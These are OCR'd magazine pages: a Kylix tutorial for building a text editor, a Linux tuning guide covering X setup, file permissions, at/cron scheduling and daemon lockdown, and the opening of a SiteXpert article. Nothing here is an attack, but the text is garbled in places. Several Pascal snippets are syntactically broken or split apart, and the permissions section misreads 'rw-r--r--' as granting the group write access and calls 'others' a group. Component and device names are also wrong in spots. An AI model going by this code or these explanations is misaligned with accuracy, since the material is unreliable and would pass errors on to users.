- 12 Drop-down list, providing quick access to personalised IDE window layouts.
- 13 User interface form, in design mode, where components can be dragged-and-dropped.
- 14 Source code editor, with tab pages to move between all currently open files. Usually "hidden" behind the form editor.

Before proceeding be sure to save the project — and remember to save regularly while programming to avoid losing work due to unexpected power failures or crashes. The first time you save, Kylix will prompt for filenames for the form and then the project file itself. The name assigned to the project will be the name of the final, compiled, executable program. Note that despite the fact that the project file and form have different extensions (DPR and XFM respectively) it's vital that their names are different.

Now to build the user interface. Drop a TMenu component onto the form. Find it on the Standard page of the Component Palette. Change its Name property from Memo1 to memText. Drop a TMainMenu component (also from the Standard page) and change its name to mnuMainMenu.

There is a notable difference between the memo and the menu. The memo is a visual component and its visual representation is displayed on the form in design mode. The main menu component is a non-visual component, and so it is represented as an icon, allowing it to be selected at design-time. At run-time the actual menu represented by the component will be displayed.


We need ways to allow files to be opened and saved. Drop a TOpenDialog and TSaveDialog component onto the form. These are both found on the Dialogs tab page of the Component Palette. Change their Name properties to dlgOpen and dlgSave.

No more visual controls are required, so the memo can be made to occupy all available space on the form by setting its Align property to alClient. This tells it to occupy all available "client area" (after taking into account any other controls which are aligned to one of the form's edges).

The memo, like many controls, defaults to displaying its name as its textual content. Click on the memo and edit its Lines property so it's empty.

DESIGNING A MENU BAR

Double-click the menu to design it. The menu is empty to start with



but a *potential* menu item is highlighted, and its properties are on display in the Object Inspector.

Set one or more property to make the menu item real and complete. Set Caption to &File and its Name to mniFile. The & in the caption makes the following letter underlined, meaning the user can activate the File menu by pressing Alt + the underlined key (so, in this case, Alt+F).

Click the item below File and set its Caption to &New, its Name to mniNew and its Shortcut to Ctrl+N. This means Ctrl+N can be used to directly invoke this menu item's behaviour without needing to use the mouse.

Continue adding more items to the File menu — make an Open and Save menu item, a separator (use "-" as the Caption) and an Exit menu item. Use sensible names and shortcuts. Not all possible shortcuts will be listed in the Shortcut drop-down list, but can be typed in. For example, type Alt+X as the Shortcut for the Exit menu (and give it a Caption of E&xit). This means the Alt+X keys can be pressed together to activate the Exit menu item.

BEHIND THE SCENES ...

The user interface is essential to providing an intuitive and usable program. However, program code must be written to make the program actually do something useful.

Each menu item has an OnClick event that fires when the menu

All about PME's

The classes in the CLX are based on properties, methods and events. Each class includes data members (properties), functions that operate on the data (methods), and a way to interact with users of the class (events).

A method is a procedure of code that is always associated with a class. Methods define the behaviour of an object. Properties are characteristics of an object that influence either the observable behaviour or the operations of the object. For example, the Visible property determines whether an object will be displayed on the screen.

Unlike methods, that are only available at runtime, some properties can be seen and changed at design time, with immediate feedback as the components change in the IDE.

The calls to get and set the values of properties can be methods, so special processing can be done that's invisible to the user of the object. For example, data could reside in a table but could appear as a normal data member to the programmer.

A property is not restricted to a single object. Changing a property on

one object can affect several objects. For example, setting the Checked property on a radio button affects all of the radio buttons in the group.

An event is an action or occurrence detected by a program. Most modern applications are said to be event-driven, because they are designed to respond to events. In a program, the programmer has no way of predicting the exact sequence of actions a user will perform. For example, the user may choose a menu item, click a button, or mark some text. Event-based programming means code is written to handle the events of interest — regardless of the order in which they may occur, rather than writing code that always executes in the same linear fashion.

There are many hundreds of events in the CLX libraries. Simply moving a mouse across the screen generates event after event. If you've ever seen a button or piece of text change colour when the mouse moved over it, that's because the program is responding to a "mouse over" event.

Properties, methods and events (PME) are the fundamental building blocks of any object — and not just in Kylix; this is also the basis of Java, Visual Basic.NET and other modern programming languages.

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


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
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► **Brand spanking**: a new, empty menu.



► **Finito**: a completed File menu.

item is selected. Make an **OnClick** handler for the File/Exit menu item by double-clicking on it. Kylix opens the source-code editor, making stub code for the Exit menu item's **OnClick** event handler. The cursor is placed at the point to begin writing code. Simply enter:

Close

The whole routine should look like this:

```
procedure TfrmTestEditor.mniExitClick(Sender: TObject);
begin
    Close
end;
```

A nice touch would be to keep track of whether the user has made any changes to their memo, so the program can prompt if they want to save their changes, when choosing File/New. Kylix adds declarations automatically for all components and event handlers at the top of the source code file. Scroll to the top and the following will be visible:

```
type
TfrmTestEditor = class(TForm)
    mnuMainMenu: TMainMenu;
    memText: TMemo;
    dlgOpen: TOpenDialog;
    dlgSave: TSaveDialog;
    mniFile: TMenuItem;
    mniNew: TMenuItem;
    ...
    mniAbout: TMenuItem;
    procedure mniExitClick(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
end;
```

Extra data fields, methods or properties can be added here. Add two new variables to the private section of the form class:

```
private
    { Private declarations }
    FModified: Boolean;
```

FFilename: WideString;

The **F** prefix is a common convention, indicating a private data field. Also note the filename is being stored in a **WideString**, which is a string made of Unicode (wide) characters, to cater for file names with international characters.


When the form (or any object) is created at runtime, all its data fields will be initialised with zero-byte values, so **FModified** will be initialised to False, and **FFilename** will be initialised to an empty string.

FModified needs to be set to **True** whenever the content of the memo is changed. Make an **OnChange** event-handler for the memo by double-clicking on it, and writing code like this:

Help just a click away

Kylix provides detailed online help. Be sure to remember it's there and use it whenever you need to. You can click the help toolbar icon, but you can also click on anything you need help with and press F1. Kylix will display context-sensitive help, relating to the item you have clicked on, whether it is an object, a property, or something else.

For example, click on the memo component. Press F1. Kylix displays help about the **TMemo** object and how to use it.




► **Stumped?** Online help is just a click away.

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```
procedure TForm1.TfrmTextEditor.memTextChange(Sender: TObject);
begin
    FModified := True
end;
```

When the user chooses to save, the program must first see if a valid filename is stored in FFileName. If not, the save dialog will be used to allow the user to choose a filename, and assuming they didn't cancel the save dialog, that filename can be stored in the data field. The memo's content can then be saved to the filename stored, by calling a convenient pre-existing SaveToFile method. The code looks like this:

```
procedure TForm1.TfrmTextEditor.mniSaveClick(Sender: TObject);
begin
    if Length(FFileName) = 0 then
```

```
        if dlgSave.Execute then
            SetFileName(dlgSave.FileName);
```

```
    if Length(FFileName) > 0 then
    begin
        memText.Lines.SaveToFile(FFileName);
        FModified := False
    end
end;
```

To handle the File, New menu, the memo must be cleared — after first prompting to save the current text if it has been altered. The required event-handler looks like so:

```
procedure TForm1.TfrmTextEditor.mniNewClick(Sender: TObject);
begin
    if FModified then
```



VCL versus CLX

Borland based Kylix heavily on their flagship Windows development tool, Delphi.

Up until version 6, Delphi's component library was known as the VCL — Visual Component Library. This provided a large suite of user interface controls and other components which essentially provided a wrapper around the Windows API. Programmers could enhance the VCL and make their own components, which could then be distributed for other programmers to use.

The VCL resurfaced in Borland's companion C/C++ product, C++Builder, meaning a wealth of pre-written components were immediately available. Any VCL component developed for Delphi could be used in C++Builder, and vice versa.

However, when Borland introduced Kylix for Linux, the VCL was unsatisfactory, due to its large emphasis and reliance on the Windows API. Thus the CLX — pronounced clicks — was born. This is a cross-platform library, identical with Kylix and Delphi.


A Kylix application will use the CLX as its underlying component library. Buttons, icons, panels and any of the visual control or non-visual objects that you drop onto your forms will be CLX components.

In Delphi, applications can use either the VCL or CLX libraries. It's backwards-compatible with applications from previous versions of Delphi by using the VCL, but at the same time is sideways-compatible with Kylix through the CLX. The text editor application developed in this article is a perfect example. The program code opens, compiles and executes within Delphi under Windows without modification.

Much of this is purely semantic, because as far as functionality goes the CLX and VCL libraries are for the most part fully matching — in fact, there is no difference at all between the "Standard" palettes in either component libraries.

There are still buttons to drop onto forms, for example, but the CLX is a new component library, designed without reference and dependence on a specific operating system. Instead, it builds on the Qt toolkit which was made popular on Linux but is also available for Windows.

This means that the only obvious difference for most developers will be simply the `uses` clause of a form, like this:



► **Semantics:** the text editor running under Windows, without any code changes.

`uses`

`QControls, QForms, QStdCtrls, QGraphics, qt;`

with `Q` indicating Qt-dependent units, and with conditional uses like so:

`uses`

`(IFDEF MSWINDOWS)`

`Windows,`

`(ENDIF)`

`(IFDEF LINUX)`

`Libc,`

`(ENDIF)`

Two built-in macros, `MSWINDOWS` and `LINUX`, are used above, so the one body of source code can contain conditional sections for operating-system specific routines.

It is easy to imagine that the CLX could be extended to other operating systems in time, most notably Solaris and Mac OS X.



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Workshop

```
case MessageDlg ('Save changes?', mtConfirmation,
    [mbYes, mbNo, mbCancel], 0) of
mrYes: mniSaveClick (mniSave);
mrNo: FModified := False;
mrCancel: Exit;
end;
```

```
if not FModified then
begin
FFileName := '';
memText.Clear;
FModified := False;
end
end;
```

MessageDlg is used to generate a confirmation dialog with three buttons (Yes, No, Cancel). If the user presses Yes, the code manually executes the Save menu item's **OnClick** event handler (which is implemented as another form method). If the user presses No, the program simply sets the modified flag to False. If the user presses Cancel, the event handler is aborted — the old file is left as is.

Whether the user pressed Yes or No (or there were no unsaved changes to begin with) the code moves down to the next condition — if there are no more changes left to be saved, everything is cleared.

This application was built with Borland Kylix Open Edition(tm). The application must be distributed under the terms of the GNU General Public License (GPL), version 2. A copy of this license can be found at: <http://www.borland.com/kylix/gpl.html>.

► You can't ban the banner: the Kylix nag screen.

Lastly, the File, Open menu needs to invoke the open dialog to prompt the user for the desired file to open. As with File, New, if there are any pending changes in the old file, the user needs to be offered the chance to save them — this is done by triggering the New menu item's **OnClick** event handler. Assuming the user doesn't indicate they wish to stick with their old, unsaved file, the new file is loaded into the memo's Lines property, the filename is set and the modified flag is cleared again.

```
procedure TForm1.OpenClick(Sender: TObject);
begin
if dlgOpen.Execute then
begin
mniNewClick (mniNew);
end
if not FModified then
```

Kylix project files

A Kylix project is made from many files. Some are very important (and shouldn't be deleted) and some are recreated during the save or compile process. The files are given names based either on the actual project name, or on the source module (or *unit*, to use the correct term) to which they relate.

When Kylix starts, it uses a default project name of **Project1** and a default unit name of **Unit1**. The project file represents the whole application, whereas the unit typically contains the source code for an individual form. However, a unit can also be made that is unrelated to

form, containing (for example) reusable library code. This type of unit just contains utility functions and no graphical user interface.

The most important files to keep are the **DPR**, **PAS** and **XFM** files, as they define the capabilities of the application. However, if you modify any settings in the project options dialog you should also consider the **KOF** and **CONF** files as important.

If backing up to a CD or other media, it is safe to delete or ignore the **DCU**, **~DPR**, **~PAS** and **~XFM** files.

Below is a list of the more common files you will see, based on the default Kylix naming scheme.

File guide

File name	Description
Project1.dpr	The project source file, accessible with Project View Source, which contains the code that creates all the default forms and starts the program running. It also contains references to all files considered part of the project, including path information if needed. The historic extension stands for Delphi Project.
Project1.res	The project resource file, which is unused in Kylix (Delphi uses it for storing the application icon and version information).
Project1.kof	The Kylix Options File, which is a textual configuration file maintained and used by the IDE to store settings from the project options dialog.
Project1.conf	The equivalent of the KOF file for the command-line compiler (dcc). You can readily generate Kylix applications from script files using the command-line tools, e.g., dcc Project1.dpr.
Unit1.pas	A Pascal unit (source code). Every form has an associated unit (called a form unit) containing the form class definition and all the event handlers of the form and components placed on it.
Unit1.xfm	The form file whose associated source code can be found in Unit1.pas. By default these files are textual, and can be edited directly, if needed.
Unit1.dcu	A compiled version of Unit1.pas (Delphi compiled unit).
Project1~dpr	A backup of the project file. The generation of backups is controlled by an editor option (choose Tools, Editor Options, Display, Create backup file).
Unit1~pas	A backup of the form unit.
Unit1~xfm	A backup of the form file.
Project1	The resultant executable compiled from your project and associated files.

```
begin
  memText.Lines.LoadFromFile(dlgOpen.FileName);
  FName := dlgOpen.FileName;
  FModified := False
end
end
end;
```

One last nicety to add is to check if there are unsaved changes when the program is closed. The form's `OnCloseQuery` event caters for this situation. This is better than adding code to the File, Exit menu, because there are many different ways to close a program — not just by clicking File, Exit.

The user should be allowed to save any changes, throw them away, or stop the program terminating (in case they need more time to think about what to do). Again, make use of the behaviour of the New menu item to prompt the user for saving, if need be.

```
procedure TForm1.EditorFormCloseQuery(Sender: TObject;
  var CanClose: Boolean);
begin
  mniNewClick (mniNew);
  if FModified then
    CanClose := False
end;
```

If the user wishes to cancel the closing of the program, the New menu item event handler leaves `FModified` set to `True`. So if that happens, the `CanClose` parameter is set to `False`. This causes Kylix to leave the form open.

COMPILE, RUN AND EDIT TEXT

A complete text-editing program has been written. Click the Run toolbar icon (a green arrow pointing right) to have Kylix compile and run the program. The compilation produces an executable, redistributable program on disk which can be run outside the Kylix IDE.

You'll notice that as programs start, a Kylix Open Edition banner appears as a modal, borderless, stay-on-top window for three seconds. Trying to modify this banner contravenes the Kylix Open Edition licence agreement, but it's useful to know that clicking it makes it disappear, and that the `-ns` command-line parameter can be passed to any Open Edition application to prevent the dialog from appearing at all.

From the IDE, command-line arguments can be specified by choosing Run, Parameters and entering them into the Parameters field.

The text editor starts with a blank screen. Type some text. Click File, Save and the program will prompt you for a filename. Enter a name, and save the text to disk. Click File, New to scrap this text and get a blank screen again.

Type some text but don't save it, click File, Open to open the file just saved instead. The program will advise that there are unsaved changes and ask if these should be saved before allowing an existing file to be opened. Perform other tests to be sure all the menu items behave as expected.

Installing Kylix on Linux distros

Kylix and, to a lesser extent, applications built with Kylix, have certain requirements that have to be met before a successful installation can take place. Borland has supplied appropriate updates to ensure Kylix will work on some Linux distros. Other distros currently require appropriate update files to be manually located and applied.

Supported distros for Kylix 3 are:

- Mandrake 8.2
- Red Hat 7.2
- SuSE 7.3

Because of issues with some common Linux libraries, it's essential to run a sanity-check program supplied with Kylix before installing. The program checks the critical libraries are at a suitable version level and therefore don't suffer from the pertinent issues. Kylix requires:

- Linux kernel version 2.2 or higher (some Kylix applications also need this)
- libjpeg 6.2 or higher (some Kylix applications also need this)
- glibc 2.1.2 or later (Kylix applications also require this)

There is also a Linux executable loader issue that poses problems for Kylix and Kylix applications. The issue is fixed in glibc 2.2, but Kylix comes with patches that fix the problem in glibc 2.1.2 on the supported distros.

Of course, there's much, much more to Kylix than what is represented here in this Workshop, but now you've started to dabble and poke around the IDE, which hopefully has given you a feel. It's definitely the leading integrated development environment for Linux at the moment.

The code on the cover CD set that's accompanying this article is more complete than what is presented here, and it can be helpful in learning new Kylix programming techniques.

It includes more menu items, such as facilities to cut, copy and paste text. Word-wrapping is catered for and a status bar displays pertinent information.

Most importantly though, error-handling is implemented to respond to potential problems — like trying to open a file which doesn't really exist. These are all the frameworks for a good, solid application. [\[TIP\]](#)

▶ Different versions

Kylix has been around for several years now. Back in February 2001, Borland released two commercial versions of Kylix (Desktop Developer Edition and Server Developer Edition), that enabled database applications and Web server applications to be built for Linux. With those versions, commercial/proprietary software could be built and then sold (or, one could write free software if they so wished).

After some time, Borland released Kylix Open Edition. This is available for free download from Borland's Web site and, more importantly, is also on this month's cover CD. This product is so popular that it was downloaded 100,000 times on its first morning of release.

Kylix Open Edition specifically allows GPL (GNU Public License) software to be written in an established development environment.

Finetuning your Linux distro

From troubleshooting a video card to scheduling events, tweaking permissions, daemons and incoming connections. *Matt Overington* shows how to go the last mile after installing Linux.

Most installation guides are helpful in terms of getting an OS up and running, but they generally leave you standing there at the end with no further tips to help run and work with the system. Although Linux installers have advanced in leaps and bounds in recent years, they're still notoriously picky when it comes to setting up certain types of hardware, and the OS itself is somewhat obscure in its handling of some tasks. It's not uncommon to run all the way through a Linux installation, only to find that your graphics card or monitor hasn't been configured correctly. And while you may not have lost anything but your time by installing the free OS, there's little reason to persevere with it if you can't make full use of your hardware.

One obvious answer is to buy a PC with hardware that you know is compatible with Linux to ensure that you won't have any driver difficulties, but it's rare that anyone will buy a new machine specifically for the purpose of trying an OS. It's more likely to be installed on a machine cobbled together from leftover parts. And this means that any old bits could find their way into your machine.

I WANT MY GUI

Although there's a lot more to Linux than a graphical interface, and many diehard zealots refuse to use X Windows at all, most of us want to get up and running with a working GUI almost instantly. If you have an obscure video card, there's a chance that your Linux installer won't configure it correctly straight off the bat. Don't opt to test the graphical settings during the installation, as if they're wrong, it will kill your installation and you'll have to start again. It's relatively easy to install Linux in text mode and then configure X Windows after you've finished.

Start by booting to a command prompt (level 3) and logging in as root. If you're used to booting to a GUI, you'll have to set the system to boot to the shell directly and not bother starting X Windows. The first thing you should do is backup the existing settings files. Type the following lines at the prompt to make backup copies of the two vital configuration files:

```
cp /etc/X11/XF86Config-4 /etc/X11/XF86Config-4.bak
cp /etc/X11/XF86Config /etc/X11/XF86Config.bak
```

After you've saved backup copies of the configuration, it's a matter of creating new ones. Log to the root folder and type the following at the prompt:


```
XFree86 -configure 2>xfreeinst.log
```

This will set up the configuration mode for XFree86, create a log of errors called xfreeinst.log and store the information in a file called XF86Config.new. If you have a slow machine, this could take several minutes and appear to hang the system. Don't panic; it will eventually complete and return you to the prompt. The final step is to replace the old configuration file with the new one, which is achieved by typing the following line at the shell:

```
cp -p /root/XF86Config.new /etc/X11/XF86Config-4
```

You can now type **startx** to launch X Windows. Remember that if your settings are wrong and you don't get anything onscreen, you can always press Ctrl+Alt+Backspace to quit the X-server and drop you back to the shell.

After X Windows is running, it probably won't be in the optimum resolution for your system (unless you've been very lucky). The rest of the configuration has to be done manually by editing the configuration file you just generated using the **XFree86 -configure** command. Start out by once again backing up your old /etc/X11/XF86Config-4 file, just in case anything goes wrong. Open the /etc/X11/XF86Config-4 file in a text editor: any one will do, but our favourite is vim, which will be present on any well-equipped Linux distro. Navigate through the file until you find a line that reads **Section "Screen"**, which is where the colour depths and resolutions



In your face: some distros, such as Red Hat, feature excellent interfaces to the XFree86 configuration files.



▶ **Work of art:** tweak your XF86Config file for maximum aesthetics.

are defined. The section is broken up into headers and subsections. The header should contain a line like:

DefaultColorDepth 16

This is the default number of colours to display onscreen, and will have a corresponding subsection further down the file. You are free to pick any colour depth that has its own subsection. After you've typed in the default colour depth, type in the resolutions that you'd like available with those colours by adding lines like:

Modes "800x600" "1024x768"

to the subsection. Make sure that your monitor is capable of rendering a resolution at the colour depth you choose before committing the modifications to disk.

After you've entered the resolution information, you can turn to configuring your monitor. If you have a recent one, there's a good chance that XFree86 managed to detect and configure it earlier. If not, you can run `xf86cfg` from the terminal prompt to scan the monitor for information.

Occasionally you'll have to enter your monitor information by hand, but this is a worst-case scenario. Linux distros are equipped with a monitor database. In Mandrake it's stored at `/usr/share/ldetect-1st/monitorsDB`, but this varies from distro to distro. You can search for it by typing `locate -l Monitors` | less at the prompt. This file contains a list of supported monitors, with a different model on each line.

The file includes details on the manufacturer, model, EISA ID, and maximum sync rates. If your monitor isn't listed, find a similar one that is supported (often a previous model from the same vendor) and note the settings. In the case of an emergency, you can use the generic settings, but this will usually give an unstable image at a low refresh rate.

You can check your monitor manual for information on the maximum horizontal and vertical sync ratios that your screen is capable of displaying. Once you have an idea of the settings you'd like to use (or your monitor is capable of), you can type them into the "Monitor" section of the `/etc/X11/XF86Config-4` file.

After you've finished, save your changes and return to the shell prompt. Type `startx` to launch X Windows. If you listed more than one resolution in the Modes line, you will be able to pan through them by pressing `Ctrl+Alt+Plus` on the keypad.

Once you've managed to get through the configuration of your system, there are a few basic points that you have to know to keep your Linux box running at peak efficiency — especially in terms of securing your box.

There's a good reason for this because the last thing you need is for someone to come and set up shop on your machine and use it as a launching pad for illegal activity. For day-to-day running check out these pointers.

PERMISSIONS

UNIX-based operating systems like Linux use files to manage data input and output. For example, if your printer is set up on `/dev/lp0`



(which it most probably will be if it's a parallel printer), you send a file to that location to print it. Likewise a memory key: you can copy files to it by sending them to `/dev/sda0`. File permissions define who is able to read, write or execute any file on a UNIX or Linux system, and are used to control access to system resources. You can set individual permissions on each file, or by extension or device.

The elegance of this system is found in the amount of control it offers the administrator. You can tweak your system so that some users can access a printer, memory key or modem, while others may also get access to scanners and other system devices.

Even if you're the only person that uses your machine, it's important to understand permissions — if your computer's connected to the Internet, people can log into it and tie up your system resources. Even worse, they can take ownership of your system, masquerade as you, and then use your machine to launch attacks or forward spam to thousands of mailboxes.

The core concept in the Linux file system is ownership. When a user creates a file, technically they own it. That means they are free to set the permissions on the file to define who can and can't work with it. A file owner can change the permission flags to allow other individual users to access it, but this is arduous.

Linux makes use of groups to get around this, and enables permission changes to affect more than one user at once. The groups are configured via the `/etc/group` file. Each line of the file features a group definition, containing the name of the group and the members.

By default, all user accounts on a system are also members of an additional group, called "others". Any permissions given to the "others" group are applied to all users on a system — on a university or large business network with tens of thousands of users, the "others" group becomes invaluable.

It may be tempting to log in as root all the time, in which case you have permission to read and write to every file on the system. This is a massive security risk though, as there aren't any "are you sure?" dialogue boxes that appear onscreen in the event of an accidental trashing of a folder or device. It remains too easy to destroy your system. A program will run with the same privileges as the person that executed it, so if you have minimal read/write permission outside your home directory, it minimises the potential harm from Trojan horses or other malicious code.

With this emphasis on ownership, there's a need to pass ownership from one user to another. Otherwise all users would have to log on as root to be able to execute programs, or install their own instances of any application they need, which is a waste of system resources. Users can also transfer ownership from one user to another via the change owner, or **chown** command. For more information on how to use it, type **man chown** at the shell prompt.

You can get a verbose listing of the files in a directory by typing **ls -l** at the terminal prompt. In a sample directory, you'll end up with an output that looks like this:

```
[matt@localhost etc]$ ls -l
-rw-r--r-- 1 root root 703515 Jan 19 17:22 termcap
-rw-r--r-- 1 root root 3933 Mar 14 10:08 tmdns.conf
-rw-r--r-- 1 root root 1412 Mar 14 10:08 tmdns.services
-rw-r--r-- 1 root root 774 Jan 30 15:21 updatedb.conf
drwxr-xr-x 2 root root 4096 Apr 17 14:07 urpmi/
drwxr-xr-x 3 root root 4096 Apr 17 13:53 vfs/
-rw-r--r-- 1 root root 610 Dec 5 09:51 xclassrc
-rw-r--r-- 1 root root 295 Feb 14 12:04 xinetd.conf
drwxr-xr-x 2 root root 4096 Apr 17 13:56 xinetd.d/
drwxr-xr-x 2 root root 4096 Apr 17 13:52 xml/
-rw-r--r-- 1 root root 8182 Mar 12 19:24 xpdfrc
[matt@localhost etc]$
```

The permissions for each file are listed in the left column. They are grouped into sets of three characters. The first one is ignored, but the next three characters (**rw-** in this case) list the permissions of the owner. The next set (also **rw-** in this example) describes the permissions of the owner group, while the final set defines the permissions for everyone else. In this example, the owner can read and write to the file, members of the owner's group can read and write to the file, but other users can only read it. Of course, this goes for directories and devices, too. In addition to "read" and "write", there's also an "execute" flag. Directories have to be set to

executable for your group before you can read or write to them, and scripts have to be set as executable before they can be run.

You can change the individual permission flags on a file manually by making use of the **chmod** command. This enables you to change the permissions on a file for the owner, owner's group and others, represented by the **u**, **g**, and **o** characters. The read, write or execute flags for a particular file (and user or group) are represented by **r**, **w**, and **x** characters, and are turned on or off using **+** or **-** prefixes. For example, to change the permissions on a file called **myfile.txt** so that it's universally readable and writeable, you'd invoke the command:

```
chmod o+rw myfile.txt.
```

Thankfully batch changes can be made to save you from the arduous process of changing permissions for an entire directory tree. The **chmod -R** command recursively changes the permissions of all files and directories (including the current directory **.**) and is particularly useful if you're running a Web site. Again, detailed information regarding how to use **chmod** can be found in the man pages and accessed by typing **man chmod** at the terminal prompt.

SCHEDULING EVENTS

After you've managed to get your Linux system up and running, and are familiar with permissions and how the file system works, one of the most handy tools in the command line user's quiver is the **at** command. UNIX system administrators everywhere use it to trigger reminders, schedule events, and perform maintenance tasks. The basic syntax is simply **at <time to schedule the event>**. Open a terminal window and type **at 6:55pm** at the prompt. The prompt will change to **at>**, where you can type the commands that you'd like the system to execute at that time. For example, to send a message to yourself reminding you that the TV news is about to start, type:


```
at 6:55pm
at> echo "The news is about to start."
at> <CTRL-D>
```

Hitting Control-D at the prompt saves the event. There are a number of reserved words that you can use for the time (like noon, midnight, teatime, and now) to save you from typing in exact numbers, and schedule events a certain amount of time into the future. For example, the following fragment will delete all files in the **/matto/temp** directory one hour from the time it's executed:

```
at now + 60 minutes
at> rm -rf /matto/temp
at> <CTRL-D>
```

You can use the **at** command to schedule backups by copying folders to a device, perform basic maintenance, or grab images from a Webcam. Your imagination is the limit. You can look at the list of at events that are waiting to be executed by typing **atq** at the shell prompt.

While the **at** command lets you execute a command once, what if you want to schedule an event (like a backup) every day or every



▶ **Mandrake's Control Center:** provides access to screen size and colour depth settings.



► **Time management:** *Mandrake*
features a built-in GUI frontend for *crontab*.

week at the same time? In this case, the *crontab* command is more suitable. To schedule events, you have to enter them into the cron table. To do so, type *crontab -e* at the shell. You'll be presented with a list of scheduled events, but if this is the first time you've run it, the *crontab* table will be empty. On the next line, type:

```
***** /bin/echo Hi
```

The first five asterisk fields in the line represent the minutes (0-59), hour (0-23), day of month (1-31), month (1-12 or jan-dec), and finally, the day of the week (0-6 or mon-sun) to run the event. An asterisk is a wildcard, which means "every" for that particular field. You're free to insert the command to run after the time. For example, to schedule a backup of a directory called */matto/temp* to a USB memory key at midnight every day, you'd enter the line:

```
0 0 * * * /bin/cp /matto/temp/* /mnt/usbkey
```

You're not limited to this format, though. If you want to run an event on Monday, Wednesday and Friday, you could modify the line to read:

```
0 0 * * mon,wed,fri /bin/cp /matto/temp/* /mnt/usbkey
```

... or if you only want it to happen over a range of months:

```
0 0 * jan-mar mon,wed,fri /bin/cp /matto/temp/* /mnt/usbkey
```

You can get a list of the events waiting in the cron table by typing *crontab -l*.


DAEMONS

While Linux is an extremely secure operating system, you need to be diligent about locking down your box to prevent attacks from outside, especially if you're connected to the Internet most of the time. The first thing to look at is the daemons that are running by default. A daemon is a program that waits for a specific event before launching, and can be a potential security risk if you've got too many running as it allows outside users to get a lot of information about your machine. For example, the FTP daemon sits and listens for an incoming FTP request before granting FTP access to the machine that's trying to connect. If you disable the FTP daemon, then other machines can't access yours via the FTP protocol.

The list of daemons is stored in */etc/inetd.conf*, which is simply a text file. You can open it in any editor. Inside the text file, you'll find entries for all the daemons on your system. If there are any that you'd like to cut from the list, simply put a *#* symbol at the start of the line to comment them out. When the daemons are initially set up, they will be skipped over. After you've made your changes and saved the */etc/inetd.conf* file, you have to restart *inetd* to execute the new daemons. Type:

```
kill -HUP $(cat /var/run/inetd.pid)
```

at the shell prompt to restart it and set your changes in motion. If you're serious about locking your Linux box down to help minimise attacks from the outside world, you'll want to look at shutting down



the echo, popd, imapd, rsh, gopher, finger, shell, login, exec, talk, systat, netstat, and chargen daemons. Of course, you can always reinstate a daemon if you decide that you need it at a later time by removing the *#* character from the start of the line in the */etc/inetd.conf* file.

After you've gone through and trimmed a number of the daemons out of your list, it's time to clean out the services that are launched upon starting the system. Most distributions feature a *chkconfig* command that can be used to configure the startup services. Although the ones to disable will vary depending on your distro and what you're using the computer for, you should disable as many as possible. Look to the table for a list of the common ones found on most Linux systems.

CONTROLLING INCOMING CONNECTIONS

The next phase of armouring your Linux box against outside attack is to control who is allowed to connect to your machine. There are two files in the */etc* directory that are used to define incoming and outgoing connections. The first is called */etc/hosts.allow*, which specifies which external hosts are able to connect to your box. Predictably, the list of hosts that you're locking out is stored in */etc/hosts.deny*. A good rule of thumb is to lock everyone out except those that need access. A typical */etc/hosts.deny* file will simply contain a line that reads:

ALL:ALL

This denies connections from any outside sources. If you don't want to log into it from the outside world and are just using the Linux box for production, this is all you need. If you have a small network, and you want to enable telnet access from one of the machines on your network (let's say 192.168.0.12), you'd add *telnetd:192.168.0.12* to the */etc/hosts.allow* file.

It's a good rule of thumb to try and run as few services as possible, as it makes it easier to keep track of any changes that might take place on your system, and it's inherently more secure.

The steps listed here will leave you with a secure machine, but if someone's determined to break in, they'll find a way. There are several more steps you can take to lock down your Linux box, including building TCP wrappers, shutting down individual ports and tweaking the kernel against outside attacks. Stay tuned to find out how in next month's issue of *APC*. [\[EIT\]](#)



Insight for your Web site

David Williams demonstrates how to create a professional navigation scheme within minutes, using Xtreme's SiteXpert 4.1.

Drop-down menus and navigational maps are commonly used for interacting with software — everything from selecting program options to traversing file and folder hierarchies, and even stepping through a document (such as an outline in Word). Yet navigation between the pages of a Web site remains largely inconsistent.

SiteXpert can create professional menu and site map schemes, literally within minutes — and without any programming. SiteXpert generates dynamic menus and collapsible maps using a variety of technologies including DHTML, JavaScript and Java applets. The code generated is compatible with all major browsers and platforms.

SET YOUR SITES

The first time SiteXpert is run and you elect to create a new site map, it displays a step-by-step wizard (subsequent runs simply invoke SiteXpert's custom mode where pages can be manually added to and removed from a layout).

Two schemes are available: file structure mode, where the Web site hierarchy is created to reflect the file and directory structure used on disk; and Navigation mode, where the hierarchy is created to reflect the links between pages on the site.

After selecting a scheme, tell SiteXpert where the site's home page is — either on disk, or as a URL. SiteXpert will spider the site from this starting point to determine all the pages making up the site. External sites can be either excluded or included in the spidering, and subsequently in the generated site map.

Finally, select options to include or exclude specific types of files

